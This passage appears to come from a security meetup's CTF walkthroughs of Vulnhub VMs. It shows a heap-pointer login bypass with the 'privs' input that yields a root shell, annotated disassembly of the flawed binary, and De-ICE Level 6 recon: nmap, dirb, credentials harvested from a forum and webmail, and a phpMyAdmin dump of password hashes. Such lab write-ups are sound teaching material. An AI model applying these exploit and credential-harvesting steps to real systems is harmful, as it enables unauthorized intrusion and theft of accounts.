socat - TCP-LISTEN:owlnest.com:31337
username this_is_ignored
privs 1234567890123456/tmp/password.txt
login
# results in
# Access Granted!
# Dropping into /bin/sh
id
# results in
# uid=0(root) gid=0(root) groups=0(root)
ls /root
# results in
# flag.txt
# password.txt
cat /root/password.txt
# results in
# _th1s1s45up3r53cr3tPassW0rd!
cat /root/flag.txt
```

```
# results in
#                \ `-._......_.-` /
#                 `.  '.    .'  .'    Oh Well, in the end you did it!
#                  //  _`\/`_  \\     You stopped the olws' evil plan
#                 ||  /\O||O/\  ||    By pwning their secret base you
#                 |\  \_/||\_/  /|    saved the world!
#                 \ '.   \/   .' /
#                 / ^ `'~  ~'`   \
#                /  _-^_~ -^_ ~-  |
#                | / ^_ -^_- ~_^\ |
#                | |~_ ^- _-^_ -| |
#                | \  ^-~_ ~-_^ / |
#                \_/;-.,____,.-;\_/
#         ==========(_(_(==)_)_)=========
#
# The flag is: ea2e548590260e12030c2460f82c1cff8965cff1971107a9ecb3565b08c274f4
#
# Hope you enjoyed this vulnerable VM.
# Looking forward to see a writeup from you soon!
# don't forget to ping me on twitter with your thoughts
#
# Sincerely
# @Swappage
#
#
# PS: why the owls? oh well, I really don't know and yes: i really suck at fictioning␣
↪:p
# True story is that i was looking for some ASCII art to place in the puzzles and␣
↪owls popped out first
```

And we're lucky to be done. Based on differences in memory allocation we may have to had different fillers tried, but we got the next chunk and 16 bytes filler worked.

### Detailed code analysis

Dump of assembler code for function loadPasswordFromFile:

```
0x080484be <+0>:     push   ebp
0x080484bf <+1>:     mov    ebp,esp
0x080484c1 <+3>:     sub    esp,0x28                           # stack size 40b
0x080484c4 <+6>:     mov    DWORD PTR [esp+0x4],0x80abad4      # stack(4) = addr
↪"\r\n"
0x080484cc <+14>:    mov    eax,DWORD PTR [ebp+0x8]            # stack(0) = ARG1
0x080484cf <+17>:    mov    DWORD PTR [esp],eax                #
0x080484d2 <+20>:    call   0x8057950 <strtok>                 # strtok(ARG1, "\r\n")
0x080484d7 <+25>:    mov    DWORD PTR [ebp-0x10],eax           # stack(24)=strtok()
0x080484da <+28>:    mov    DWORD PTR [esp+0x4],0x80abbb8      # stack(4) = addr "rb"
0x080484e2 <+36>:    mov    eax,DWORD PTR [ebp-0x10]           # stack(0) = strtok()
0x080484e5 <+39>:    mov    DWORD PTR [esp],eax                #
0x080484e8 <+42>:    call   0x8049f10 <fopen>                  # fopen(strtok(),"rb")
0x080484ed <+47>:    mov    DWORD PTR [ebp-0xc],eax            # stack(28)=fopen()
0x080484f0 <+50>:    cmp    DWORD PTR [ebp-0xc],0x0            # open worked?
0x080484f4 <+54>:    jne    0x804850d <loadPasswordFromFile+79>  # yes = skip read "/
↪root/password.txt"
0x080484f6 <+56>:    mov    DWORD PTR [esp+0x4],0x80abbb8      # stack(4) = "rb"
0x080484fe <+64>:    mov    DWORD PTR [esp],0x80abbbb          # stack(0) = "/root/
↪password.txt"
```

```
0x08048505 <+71>:   call   0x8049f10 <fopen>                    # no = read "/root/
↪password.txt"
0x0804850a <+76>:   mov    DWORD PTR [ebp-0xc],eax              # stack(28)=fopen()
0x0804850d <+79>:   mov    DWORD PTR [esp+0x8],0x2              # stack(8) = 2
0x08048515 <+87>:   mov    DWORD PTR [esp+0x4],0x0              # stack(4) = 0
0x0804851d <+95>:   mov    eax,DWORD PTR [ebp-0xc]              # stack(0) = fopen()
0x08048520 <+98>:   mov    DWORD PTR [esp],eax                  #
0x08048523 <+101>:  call   0x804a720 <fseek>                    # fseek(fopen(),0,2)
0x08048528 <+106>:  mov    eax,DWORD PTR [ebp-0xc]              # stack(0) = fopen()
0x0804852b <+109>:  mov    DWORD PTR [esp],eax                  #
0x0804852e <+112>:  call   0x804a070 <ftell>                    # ftell(fopen())
0x08048533 <+117>:  mov    DWORD PTR [ebp-0x14],eax             # stack(20) = ftell()
0x08048536 <+120>:  mov    DWORD PTR [esp+0x8],0x0              # stack(8) = 0
0x0804853e <+128>:  mov    DWORD PTR [esp+0x4],0x0              # stack(4) = 0
0x08048546 <+136>:  mov    eax,DWORD PTR [ebp-0xc]              # stack(0) = fopen()
0x08048549 <+139>:  mov    DWORD PTR [esp],eax                  #
0x0804854c <+142>:  call   0x804a720 <fseek>                    # fseek(fopen(),0,0)
0x08048551 <+147>:  mov    eax,DWORD PTR [ebp-0x14]             # stack(0) = ftell()+1
0x08048554 <+150>:  add    eax,0x1                              #
0x08048557 <+153>:  mov    DWORD PTR [esp],eax                  #
0x0804855a <+156>:  call   0x8055550 <malloc>                   # malloc(ftell()+1)
0x0804855f <+161>:  mov    DWORD PTR [ebp-0x18],eax             # stack(16) = malloc()
0x08048562 <+164>:  cmp    DWORD PTR [ebp-0x18],0x0             # worked?
0x08048566 <+168>:  jne    0x8048590 <loadPasswordFromFile+210> # jump if worked
0x08048568 <+170>:  mov    eax,ds:0x80ca4c4                     # failed so err msg
0x0804856d <+175>:  mov    DWORD PTR [esp+0xc],eax              # stack(12) = STDERR
0x08048571 <+179>:  mov    DWORD PTR [esp+0x8],0x1b             # stack(8) = 27
0x08048579 <+187>:  mov    DWORD PTR [esp+0x4],0x1              # stack(4) = 1
0x08048581 <+195>:  mov    DWORD PTR [esp],0x80abbce            # stack(0) = "Unable␣
↪to allocate buffer\r\n"
0x08048588 <+202>:  call   0x804a220 <fwrite>                   # fwrite(error␣
↪message)
0x0804858d <+207>:  nop                                         #
0x0804858e <+208>:  jmp    0x80485bf <loadPasswordFromFile+257> # return from routine
0x08048590 <+210>:  mov    eax,DWORD PTR [ebp-0xc]              # stack(12) = fopen()
0x08048593 <+213>:  mov    DWORD PTR [esp+0xc],eax              #
0x08048597 <+217>:  mov    eax,DWORD PTR [ebp-0x14]             # stack(8) = ftell()
0x0804859a <+220>:  mov    DWORD PTR [esp+0x8],eax              #
0x0804859e <+224>:  mov    DWORD PTR [esp+0x4],0x1              # stack(4) = 1
0x080485a6 <+232>:  mov    eax,DWORD PTR [ebp-0x18]             # stack(0) = malloc()
0x080485a9 <+235>:  mov    DWORD PTR [esp],eax                  #
0x080485ac <+238>:  call   0x8049f40 <fread>                    # fread(malloc(),␣
↪ftell(), fopen())
0x080485b1 <+243>:  mov    eax,DWORD PTR [ebp-0xc]              # stack(0) = fopen()
0x080485b4 <+246>:  mov    DWORD PTR [esp],eax                  #
0x080485b7 <+249>:  call   0x8049980 <fclose>                   # fclose(fopen())
0x080485bc <+254>:  mov    eax,DWORD PTR [ebp-0x18]             # RETURN malloc()
0x080485bf <+257>:  leave
0x080485c0 <+258>:  ret
```

This corresponds to the following pseudocode that tries to read passwords from the input filename string, but reads from `/root/password.txt` if it can't.

```
ptr loadPasswordFromFile(str* fileName) {
  // Get filename from argument
  filename = strtok(ARG1, "\r\n")
  file = fopen(filename,"rb")
  if (file = 0) {
    file = fopen("/root/password.txt", "rb")
  }
  fseek(file,0,2)
  size = ftell(file)
  fseek(file,0,0)
  buffer = malloc(size+1)
  if (buffer = 0) {
    fwrite("Unable to allocate buffer\r\n")
    return 0
  } else {
    fread(buffer, size, file)
    return buffer
  }
}
```

Dump of assembler code for function main:

```
0x080485c1 <+0>:    push   ebp
0x080485c2 <+1>:    mov    ebp,esp
0x080485c4 <+3>:    and    esp,0xfffffff0
0x080485c7 <+6>:    sub    esp,0xa0                          # stack size 160b
0x080485cd <+12>:   call   0x8048254 <printBanner>           # printBanner
0x080485d2 <+17>:   jmp    0x80485d5 <main+20>
0x080485d4 <+19>:   nop
0x080485d5 <+20>:   mov    DWORD PTR [esp],0x80abbea         # "Ready:"
0x080485dc <+27>:   call   0x8049950 <printf>                # print "Ready:"
0x080485e1 <+32>:   mov    eax,ds:0x80ca4c0                  # arg1=STDOUT
0x080485e6 <+37>:   mov    DWORD PTR [esp],eax
0x080485e9 <+40>:   call   0x8049b70 <fflush>                # flush(STDOUT)
0x080485ee <+45>:   mov    eax,ds:0x80ca4bc                  # STDIN
0x080485f3 <+50>:   mov    DWORD PTR [esp+0x8],eax           # arg3=STDIN
0x080485f7 <+54>:   mov    DWORD PTR [esp+0x4],0x80          # arg2=128
0x080485ff <+62>:   lea    eax,[esp+0x18]                    # stack(24) is input
0x08048603 <+66>:   mov    DWORD PTR [esp],eax               # arg1=input
0x08048606 <+69>:   call   0x8049c70 <fgets>                 # fgets(input,128b,STDIN)
0x0804860b <+74>:   test   eax,eax                           #
0x0804860d <+76>:   je     0x8048897 <main+726>              # exit on 0x0
0x08048613 <+82>:   mov    DWORD PTR [esp+0x8],0x4           # *help* arg3=4
0x0804861b <+90>:   mov    DWORD PTR [esp+0x4],0x80abbf2     # arg2="help"
0x08048623 <+98>:   lea    eax,[esp+0x18]                    # arg1=input
0x08048627 <+102>:  mov    DWORD PTR [esp],eax
0x0804862a <+105>:  call   0x8056d80 <strncmp>               # strncmp(input,"help",4)
0x0804862f <+110>:  test   eax,eax                           # user input = "help"?
0x08048631 <+112>:  jne    0x8048638 <main+119>              # no, skip to *privs *
0x08048633 <+114>:  call   0x80483ae <printHelp>             # yes, call printHelp
0x08048638 <+119>:  mov    DWORD PTR [esp+0x8],0x6           # *privs * arg3=6
0x08048640 <+127>:  mov    DWORD PTR [esp+0x4],0x80abbf7     # arg2="privs "
0x08048648 <+135>:  lea    eax,[esp+0x18]                    # arg1=input
0x0804864c <+139>:  mov    DWORD PTR [esp],eax
0x0804864f <+142>:  call   0x8056d80 <strncmp>               # strncmp(input,"privs ",
↪6)
0x08048654 <+147>:  test   eax,eax                           # input="privs "?
0x08048656 <+149>:  jne    0x804866c <main+171>              # no, skip to *password␣
↪* check
0x08048658 <+151>:  lea    eax,[esp+0x18]                    # yes, get input after␣
↪privs
0x0804865c <+155>:  add    eax,0x6                           # skip first 6 input␣
↪bytes
```

```
0x0804865f <+158>:  mov    DWORD PTR [esp],eax                # arg1 = user input w/o␣
↪6 bytes
0x08048662 <+161>:  call   0x8056c80 <strdup>                 # strdup(input[6:])
0x08048667 <+166>:  mov    ds:0x80cc304,eax                   # <privileges> = strdup()
0x0804866c <+171>:  mov    DWORD PTR [esp+0x8],0x9            # *password * arg3=9
0x08048674 <+179>:  mov    DWORD PTR [esp+0x4],0x80abbfe      # arg2="password "
0x0804867c <+187>:  lea    eax,[esp+0x18]                     # arg1=input
0x08048680 <+191>:  mov    DWORD PTR [esp],eax
0x08048683 <+194>:  call   0x8056d80 <strncmp>                # strncmp(input,
↪"password ",9)
0x08048688 <+199>:  test   eax,eax                            # input="password "?
0x0804868a <+201>:  jne    0x80486fa <main+313>               # no, skip to *username␣
↪* check
0x0804868c <+203>:  lea    eax,[esp+0x18]                     # yes, skip first 9␣
↪bytes user input
0x08048690 <+207>:  add    eax,0x9
0x08048693 <+210>:  mov    DWORD PTR [esp],eax
0x08048696 <+213>:  call   0x8056cd0 <strlen>                 # strlen(input w/o 9␣
↪bytes)
0x0804869b <+218>:  cmp    eax,0x1e                           # strlen() > 30?
0x0804869e <+221>:  ja     0x80486fa <main+313>               # yes, skip to "username
↪" check
0x080486a0 <+223>:  mov    eax,ds:0x80cc2c0                   # <auth> = 0?
0x080486a5 <+228>:  test   eax,eax                            #
0x080486a7 <+230>:  je     0x80486fa <main+313>               # yes, skip to *username␣
↪*
0x080486a9 <+232>:  mov    DWORD PTR [esp+0x8],0x1f           # arg3=31
0x080486b1 <+240>:  lea    eax,[esp+0x18]                     # arg2=input[9:]
0x080486b5 <+244>:  add    eax,0x9
0x080486b8 <+247>:  mov    DWORD PTR [esp+0x4],eax
0x080486bc <+251>:  mov    DWORD PTR [esp],0x80cc2e0          # arg1=<yourpassword>:
0x080486c3 <+258>:  call   0x8056e30 <strncpy>                # strncpy(<yourpassword>,
↪input[9:],31)
0x080486c8 <+263>:  mov    eax,ds:0x80cc2c0                   # arg1=<auth>[32:]
0x080486cd <+268>:  add    eax,0x20
0x080486d0 <+271>:  mov    DWORD PTR [esp],eax
0x080486d3 <+274>:  call   0x80484be <loadPasswordFromFile>   # call␣
↪loadPasswordFromFile
0x080486d8 <+279>:  mov    ds:0x80cc300,eax                   # <pwd>=read in password
0x080486dd <+284>:  mov    eax,ds:0x80cc300                   #
0x080486e2 <+289>:  mov    DWORD PTR [esp+0x8],0x1f           # arg3=31
0x080486ea <+297>:  mov    DWORD PTR [esp+0x4],eax            # arg2=<pwd>
0x080486ee <+301>:  mov    DWORD PTR [esp],0x80cc2a0          # arg1=<password>
0x080486f5 <+308>:  call   0x8056e30 <strncpy>                # strncpy(<password>,
↪<pwd>,31)
0x080486fa <+313>:  mov    DWORD PTR [esp+0x8],0x9            # *username *, arg3=9
0x08048702 <+321>:  mov    DWORD PTR [esp+0x4],0x80abc08      # arg2="username "
0x0804870a <+329>:  lea    eax,[esp+0x18]                     # arg1=input
0x0804870e <+333>:  mov    DWORD PTR [esp],eax
0x08048711 <+336>:  call   0x8056d80 <strncmp>                # strncmp(input,
↪"username ",9)
0x08048716 <+341>:  test   eax,eax                            # input="username"?
0x08048718 <+343>:  jne    0x8048768 <main+423>               # no, skip to *login*␣
↪check
0x0804871a <+345>:  mov    DWORD PTR [esp],0x4
0x08048721 <+352>:  call   0x8055550 <malloc>                 # malloc(4)
0x08048726 <+357>:  mov    ds:0x80cc2c0,eax                   # <auth>=malloc(4)
0x0804872b <+362>:  mov    eax,ds:0x80cc2c0                   #
```

```
0x08048730 <+367>:  mov    DWORD PTR [esp+0x8],0x4          # arg3=4
0x08048738 <+375>:  mov    DWORD PTR [esp+0x4],0x0          # arg2=0
0x08048740 <+383>:  mov    DWORD PTR [esp],eax              # arg1=<auth>
0x08048743 <+386>:  call   0x8057cc0 <memset>               # memset(<auth>,0,4)
0x08048748 <+391>:  mov    eax,ds:0x80cc2c0                 # <auth>
0x0804874d <+396>:  add    eax,0x20                         # <auth>+32
0x08048750 <+399>:  mov    DWORD PTR [esp+0x8],0x1f         # arg3=31
0x08048758 <+407>:  mov    DWORD PTR [esp+0x4],0x80abc12    # arg2="/root/password.
↪txt"
0x08048760 <+415>:  mov    DWORD PTR [esp],eax              # arg1=<auth>+32
0x08048763 <+418>:  call   0x8056e30 <strncpy>              # <auth>+32="/root/
↪password.txt"
0x08048768 <+423>:  mov    DWORD PTR [esp+0x8],0x4          # *login*, arg3=4
0x08048770 <+431>:  mov    DWORD PTR [esp+0x4],0x80abc26    # arg2="login"
0x08048778 <+439>:  lea    eax,[esp+0x18]                   # arg1=input
0x0804877c <+443>:  mov    DWORD PTR [esp],eax
0x0804877f <+446>:  call   0x8056d80 <strncmp>              # strncmp(input,"login",
↪4)
0x08048784 <+451>:  test   eax,eax                          # user input = "logi"?
0x08048786 <+453>:  jne    0x80485d4 <main+19>              # no, back to top of main
0x0804878c <+459>:  mov    eax,0x80cc2e0                    # <yourpassword>
0x08048791 <+464>:  movzx  eax,BYTE PTR [eax]               #
0x08048794 <+467>:  test   al,al                            # <yourpassword> empty?
0x08048796 <+469>:  je     0x80487a4 <main+483>             # not set, jump to err␣
↪msg
0x08048798 <+471>:  mov    eax,0x80cc2a0                    # <password>
0x0804879d <+476>:  movzx  eax,BYTE PTR [eax]
0x080487a0 <+479>:  test   al,al                            # <password> empty?
0x080487a2 <+481>:  jne    0x80487ce <main+525>             # if set, jump to pwd␣
↪check
0x080487a4 <+483>:  mov    eax,ds:0x80ca4c0                 # STDOUT
0x080487a9 <+488>:  mov    DWORD PTR [esp+0xc],eax
0x080487ad <+492>:  mov    DWORD PTR [esp+0x8],0x1e
0x080487b5 <+500>:  mov    DWORD PTR [esp+0x4],0x1
0x080487bd <+508>:  mov    DWORD PTR [esp],0x80abc2c        # "Username or Password␣
↪not set\r\n"
0x080487c4 <+515>:  call   0x804a220 <fwrite>               # fwrite()
0x080487c9 <+520>:  jmp    0x80485d4 <main+19>              # loop to top of main
0x080487ce <+525>:  mov    DWORD PTR [esp+0x4],0x80abad4    # arg2="\r\n"
0x080487d6 <+533>:  mov    DWORD PTR [esp],0x80cc2a0        # arg1=<password>
0x080487dd <+540>:  call   0x8057950 <strtok>               # strtok(<password>,"\r\n
↪")
0x080487e2 <+545>:  mov    DWORD PTR [esp+0x9c],eax         # stack(156) = password
0x080487e9 <+552>:  mov    DWORD PTR [esp+0x4],0x80abad4    # arg2="\r\n"
0x080487f1 <+560>:  mov    DWORD PTR [esp],0x80cc2e0        # <yourpassword>
0x080487f8 <+567>:  call   0x8057950 <strtok>               # strtok(<yourpassword>,
↪"\r\n")
0x080487fd <+572>:  mov    DWORD PTR [esp+0x98],eax         # stack(152) =␣
↪yourpassword
0x08048804 <+579>:  mov    DWORD PTR [esp+0x8],0x20         # arg3=32
0x0804880c <+587>:  mov    eax,DWORD PTR [esp+0x98]         # arg2=yourpassword
0x08048813 <+594>:  mov    DWORD PTR [esp+0x4],eax
0x08048817 <+598>:  mov    eax,DWORD PTR [esp+0x9c]         # arg1=password
0x0804881e <+605>:  mov    DWORD PTR [esp],eax
0x08048821 <+608>:  call   0x8056d80 <strncmp>              # strncmp(password,
↪yourpassword,32)
0x08048826 <+613>:  test   eax,eax                          # password match?
0x08048828 <+615>:  jne    0x804886d <main+684>             # if not, jump to err msg
```

```
0x0804882a <+617>:  mov    eax,ds:0x80ca4c0                  # arg4=STDOUT
0x0804882f <+622>:  mov    DWORD PTR [esp+0xc],eax
0x08048833 <+626>:  mov    DWORD PTR [esp+0x8],0x28          # arg3=40
0x0804883b <+634>:  mov    DWORD PTR [esp+0x4],0x1           # arg2=1
0x08048843 <+642>:  mov    DWORD PTR [esp],0x80abc4c         # arg1="Access Granted!
 ↪\r\nDropping into /bin/sh\r\n"
0x0804884a <+649>:  call   0x804a220 <fwrite>                # fwrite("Access Granted!
 ↪\r\nDropping into /bin/sh\r\n")
0x0804884f <+654>:  mov    eax,ds:0x80ca4c0                  # STDOUT
0x08048854 <+659>:  mov    DWORD PTR [esp],eax
0x08048857 <+662>:  call   0x8049b70 <fflush>                # fflush(STDOUT)
0x0804885c <+667>:  mov    DWORD PTR [esp],0x80abc75         # "/bin/sh"
0x08048863 <+674>:  call   0x8049860 <system>                # system("/bin/sh")
0x08048868 <+679>:  jmp    0x80485d4 <main+19>
0x0804886d <+684>:  mov    eax,ds:0x80ca4c0                  # STDOUT
0x08048872 <+689>:  mov    DWORD PTR [esp+0xc],eax
0x08048876 <+693>:  mov    DWORD PTR [esp+0x8],0x10
0x0804887e <+701>:  mov    DWORD PTR [esp+0x4],0x1
0x08048886 <+709>:  mov    DWORD PTR [esp],0x80abc7d         # "Access Denied!\r\n"
0x0804888d <+716>:  call   0x804a220 <fwrite>                # fwrite("Access Denied!
 ↪\r\n")
0x08048892 <+721>:  jmp    0x80485d4 <main+19>
0x08048897 <+726>:  nop
0x08048898 <+727>:  leave
0x08048899 <+728>:  ret
```

The exploit comes around the usage of “auth” (080cc2c0 B auth). In response to “username”, 4 bytes are allocated and initialized to 0. The first error is that this is not big enough to hold the filename “/root/password.txt”. But that error is compounded by not using the auth pointer, but the pointer auth+32 (points to 32 bytes after auth). That’s someplace else in memory, presumably used by some other heap allocation.

```
0x08048711 <+336>:  call   0x8056d80 <strncmp>               # strncmp(input,
 ↪"username ",9)
0x08048716 <+341>:  test   eax,eax                           # input="username"?
0x08048718 <+343>:  jne    0x8048768 <main+423>              # no, skip to *login*␣
 ↪check
0x0804871a <+345>:  mov    DWORD PTR [esp],0x4
0x08048721 <+352>:  call   0x8055550 <malloc>                # malloc(4)
0x08048726 <+357>:  mov    ds:0x80cc2c0,eax                  # <auth>=malloc(4)
0x0804872b <+362>:  mov    eax,ds:0x80cc2c0                  #
0x08048730 <+367>:  mov    DWORD PTR [esp+0x8],0x4           # arg3=4
0x08048738 <+375>:  mov    DWORD PTR [esp+0x4],0x0           # arg2=0
0x08048740 <+383>:  mov    DWORD PTR [esp],eax               # arg1=<auth>
0x08048743 <+386>:  call   0x8057cc0 <memset>                # memset(<auth>,0,4)
0x08048748 <+391>:  mov    eax,ds:0x80cc2c0                  # <auth>
0x0804874d <+396>:  add    eax,0x20                          # <auth>+32
0x08048750 <+399>:  mov    DWORD PTR [esp+0x8],0x1f          # arg3=31
0x08048758 <+407>:  mov    DWORD PTR [esp+0x4],0x80abc12     # arg2="/root/password.
 ↪txt"
0x08048760 <+415>:  mov    DWORD PTR [esp],eax               # arg1=<auth>+32
0x08048763 <+418>:  call   0x8056e30 <strncpy>               # <auth>+32="/root/
 ↪password.txt"
```

So it stores the filename `/root/password.txt` in the wrong place (auth+32), but at least is consistent when reading the filename by reading it from auth+32:

```
0x080486c8 <+263>:  mov    eax,ds:0x80cc2c0                 # arg1=<auth>[32:]
0x080486cd <+268>:  add    eax,0x20
0x080486d0 <+271>:  mov    DWORD PTR [esp],eax
0x080486d3 <+274>:  call   0x80484be <loadPasswordFromFile>  # call␣
↪loadPasswordFromFile
```

So if we run “username” first, the filename is set to /root/password.txt. However, the real owner of that memory can later overwrite overwrite it to some other filename, say /tmp/password.txt.

## 3.3 De-ICE Level 6

### 3.3.1 Setup

This is to document the meetup’s efforts responding to the challenge Vulnhub De-ICE: S1.140, the sixth of the Vulnhub De-ICE series. The challenge is to get /root/flag.txt (which doesn’t exist so /root/secret.jpg is the next best thing).

This De-ICE challenge is another password cracking test of patience. While none of the steps are exceptionally difficult, the online password cracking lists are big enough to take potentially many hours to try; given it’s not a sure path, many might give up on that being the correct path. Most of the time they’d be correct, but in this case not. And there’s no way to finish this exercise in anything close to 1 hour even knowing the required steps - the online password cracking takes too long.

#### Setting up the VM

The VM comes packaged as the live ISO De-ICE_S1.140.iso running Ubuntu 12.04.

#### Setting up your environment

```
PT=$HOME/pentest/de-ice6
mkdir -p $PT
cd $PT
# download de-ice6_setup.sh
curl --silent --remote-name https://pentest-meetup.appspot.com/html/_downloads/de-
↪ice6_setup.sh
# edit as needed; later the recon will give you TARGET IPs
source de-ice6_setup.sh
```

The source for de-ice6_setup.sh (de-ice6_setup.sh) should look something like the following.

```
#!/usr/bin/env bash

# *******************************************************
# Edit these to match your setup
# *******************************************************
TARGET=192.168.1.104          # ip of de-ice6
SUBNET=192.168.1.0/24         # subnet
KALI=192.168.1.28             # Kali IP
PT=$HOME/pentest/de-ice6      # create working directories here

if [[ $(grep -c de-ice6 /etc/hosts) -eq 0 ]]; then
  echo " add \"$TARGET de-ice6.com\" to /etc/hosts"
```

```
fi

# *******************************************************
# Maybe edit these
# *******************************************************
# Create some directories
TOOLS=exploit,nmap,spider
eval mkdir -p $PT/{$TOOLS}
TARGETS=targets.txt

# *******************************************************
# Don't edit these
# *******************************************************
HOST=de-ice6.com
SUDO=$(which sudo)
[[ "$USER" == "root" ]] && SUDO=
```

## 3.3.2 Reconnaisance

### Network reconnaissance

Start with some standard network reconnaissance looking for the vulnerable host:

```
PT=$HOME/pentest/de-ice6
source $PT/de-ice6_setup.sh
cd $PT/nmap

$SUDO nmap -sn -PE -oA nmap_sn $SUBNET
$SUDO chown $USER.$USER nmap_sn.*
# use the grep-able output to get a list of target hosts
grep Up nmap_sn.gnmap | cut -d" " -f2 > $TARGETS
# use the xml output to get an html report
xsltproc nmap_sn.xml -o nmap_sn.html
```

The result is we find the IP for de-ice6: $TARGET. Update $PT/de-ice6_setup.sh and also edit `/etc/hosts` to add "de-ice6.com" (`echo "$TARGET de-ice6.com" | $SUDO tee -a /etc/hosts`).

```
PT=$HOME/pentest/de-ice6
source $PT/de-ice6_setup.sh
cd $PT/nmap

$SUDO nmap -A -vv -T3 --max-retries 5 -Pn -oA nmap_A $TARGET
$SUDO chown $USER.$USER nmap_A.*
xsltproc nmap_A.xml -o nmap_A.html
```

Running the above reveals:

```
PORT    STATE  SERVICE  REASON         VERSION
21/tcp  open   ftp      syn-ack ttl 64 ProFTPD 1.3.4a
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_Can't get directory listing: ERROR
22/tcp  open   ssh      syn-ack ttl 64 OpenSSH 5.9p1 Debian 5ubuntu1.1 (Ubuntu Linux;␣
↪protocol 2.0)
80/tcp  open   http     syn-ack ttl 64 Apache httpd 2.2.22 ((Ubuntu) mod_ssl/2.2.22␣
↪OpenSSL/1.0.1)
|_http-methods: GET HEAD POST OPTIONS
```

```
|_http-server-header: Apache/2.2.22 (Ubuntu) mod_ssl/2.2.22 OpenSSL/1.0.1
|_http-title: Lazy Admin Corp.
443/tcp open   ssl/http syn-ack ttl 64 Apache httpd 2.2.22 ((Ubuntu) mod_ssl/2.2.22␣
↪OpenSSL/1.0.1)
| http-cisco-anyconnect:
|_  ERROR: Not a Cisco ASA or unsupported version
|_http-methods: GET HEAD POST OPTIONS
|_http-server-header: Apache/2.2.22 (Ubuntu) mod_ssl/2.2.22 OpenSSL/1.0.1
|_http-title: Lazy Admin Corp.
465/tcp closed smtps    reset ttl 64
993/tcp open   ssl/imap syn-ack ttl 64 Dovecot imapd
|_imap-capabilities: IDLE SASL-IR ID LOGIN-REFERRALS post-login ENABLE AUTH=PLAIN␣
↪IMAP4rev1 listed capabilities AUTH=LOGINA0001 OK Pre-login have more LITERAL+
995/tcp open   ssl/pop3 syn-ack ttl 64 Dovecot pop3d
```

### Reconnaissance on port 21

FTP reconnaissance using the anonymous account showed an empty incoming directory.

### Reconnaissance on port 22

SSH reconnaissance showed that publickey authentication is required ("Permission denied (publickey")).

### Reconnaissance on ports 80 & 443

We do some standard reconnaissance on HTTP(S) ports:

```
PT=$HOME/pentest/de-ice6
source $PT/de-ice6_setup.sh
cd $PT/spider

dirb  http://$HOST/ -o dirb80_$HOST.txt
dirb  https://$HOST/ -o dirb443_$HOST.txt
```

Running this results in these important findings:

```
==> DIRECTORY: http://de-ice6.com/forum/
==> DIRECTORY: https://de-ice6.com/forum/
==> DIRECTORY: https://de-ice6.com/phpmyadmin/
==> DIRECTORY: https://de-ice6.com/webmail/
```

### Browsing port 80

Browsing the directories found by **`dirb`** lead to forum page http://de-ice6.com/forum/index.php?id=8 which revealed HTTP user id "mbrown" who entered their password in the user field revealing password "!DFiuoTkbxtdk0!":

```
Mar 7 11:15:32 testbox sshd[5772]: Invalid user !DFiuoTkbxtdk0! from 10.0.0.23
Mar 7 11:15:32 testbox sshd[5772]: input_userauth_request: invalid user !
↪DFiuoTkbxtdk0! [preauth]

Mar 7 11:15:32 testbox sshd[5774]: Connection from 10.0.0.23 port 35155
Mar 7 11:15:32 testbox sshd[5774]: Accepted keyboard-interactive/pam for mbrown from␣
↪10.0.0.23 port 35168 ssh2
```

Logging on the forum as mbrown (email mb@lazyadmin.corp) and visiting http://de-ice6.com/forum/index.php?mode=user showed these addition forum users: admin, rhedley, and swillard.

Using the newly-found user id and password didn't work on FTP (password probably different) and SSH didn't allow passwords.

### Reconnaissance on port 993

Next you can log into webmail via the browser (https://de-ice6.com/webmail/) for "mbrown" using email id of "mb@lazyadmin.corp" with password "!DFiuoTkbxtdk0!". Look in the INBOX's May 13, 2013 email to find the root MySQL password, then at the SENT message dated Mar 10, 2013 for the root phpMyAdmin password: "S4!y.dk)j/_d1pKtX1" in both cases. Alternatively you can use `openssl s_client` from the command line:

```
PT=$HOME/pentest/de-ice6
source $PT/de-ice6_setup.sh
cd $PT/spider

openssl s_client -connect de-ice6.com:993 -crlf
? LOGIN mb@lazyadmin.corp !DFiuoTkbxtdk0!
? LIST "" "*"
? SELECT INBOX
? FETCH 1 BODY[]
? FETCH 2 BODY[]
# results in
# here are the login-informations for mysql:
#
# Username: root
# Password: S4!y.dk)j/_d1pKtX1
? SELECT INBOX.Sent
? FETCH 1 BODY[]
# results in
# > here are the login-informations for PHPMyAdmin:
# >
# > Username: root
# > Password: S4!y.dk)j/_d1pKtX1
```

So now we have the root password for mysql/PHPMyAdmin of "S4!y.dk)j/_d1pKtX1".

## 3.3.3 The Exploit

### phpMyAdmin as root

Quickly logging into https://de-ice6.com/phpmyadmin/ as "root" with password "S4!y.dk)j/_d1pKtX1", we dump the databases and get the passwords from the my little forum MySQL forum database table mlf2_userdata:

```
INSERT INTO `mlf2_userdata` (`user_id`, `user_type`, `user_name`, `user_real_name`,␣
↪`gender`, `birthday`, `user_pw`, `user_email`, `email_contact`, `user_hp`, `user_
↪location`, `signature`, `profile`, `logins`, `last_login`, `last_logout`, `user_ip`,
↪ `registered`, `category_selection`, `thread_order`, `user_view`, `sidebar`, `fold_
↪threads`, `thread_display`, `new_posting_notification`, `new_user_notification`,␣
↪`user_lock`, `auto_login_code`, `pwf_code`, `activate_code`, `language`, `time_
↪zone`, `time_difference`, `theme`, `entries_read`) VALUES
(1, 2, 'admin', '', 0, '0000-00-00',
↪'fd339d53bf599d4ec7281ace84a902dc2ca16c7f63cbb16261', 'webmaster@lazyadmin.corp', 1,
↪ '', '', '', '', 10, '2013-03-24 18:03:02', '2013-03-24 18:08:31', '192.168.8.1',
↪'2013-03-09 14:57:17', NULL, 0, 1, 1, 0, 0, 0, 0, 0, '', '', '', '', '', 0, '', '6,
↪10,11,12,13,14,8,9,7,15,1,2,3,4,5'),
(2, 0, 'RHedley', 'Richard Hedley', 1, '0000-00-00',
↪'31cbbdab9f5e1ebfa7d81267c258e29b5f9e171e6fcf7b1ba3', 'rh@lazyadmin.corp', 1, '', '
↪', '', '', 5, '2013-03-24 18:09:38', '2013-03-24 18:09:52', '192.168.8.1', '2013-03-
↪09 15:22:22', NULL, 0, 0, 1, 0, 0, 0, 0, 0, '', '', '', '', '', 0, '', '6,10,11,12,
↪13,14,8,9,7,15,1,2,3,4,5'),
(3, 0, 'MBrown', 'Mark Brown', 1, '0000-00-00',
↪'8a1bae9881bfbfc68880d1e23d6a095e80db27b7c43e56ccc1', 'mb@lazyadmin.corp', 1, '', '
↪', '', '', 6, '2015-08-18 05:10:11', '2015-08-18 05:45:17', '192.168.1.28', '2013-
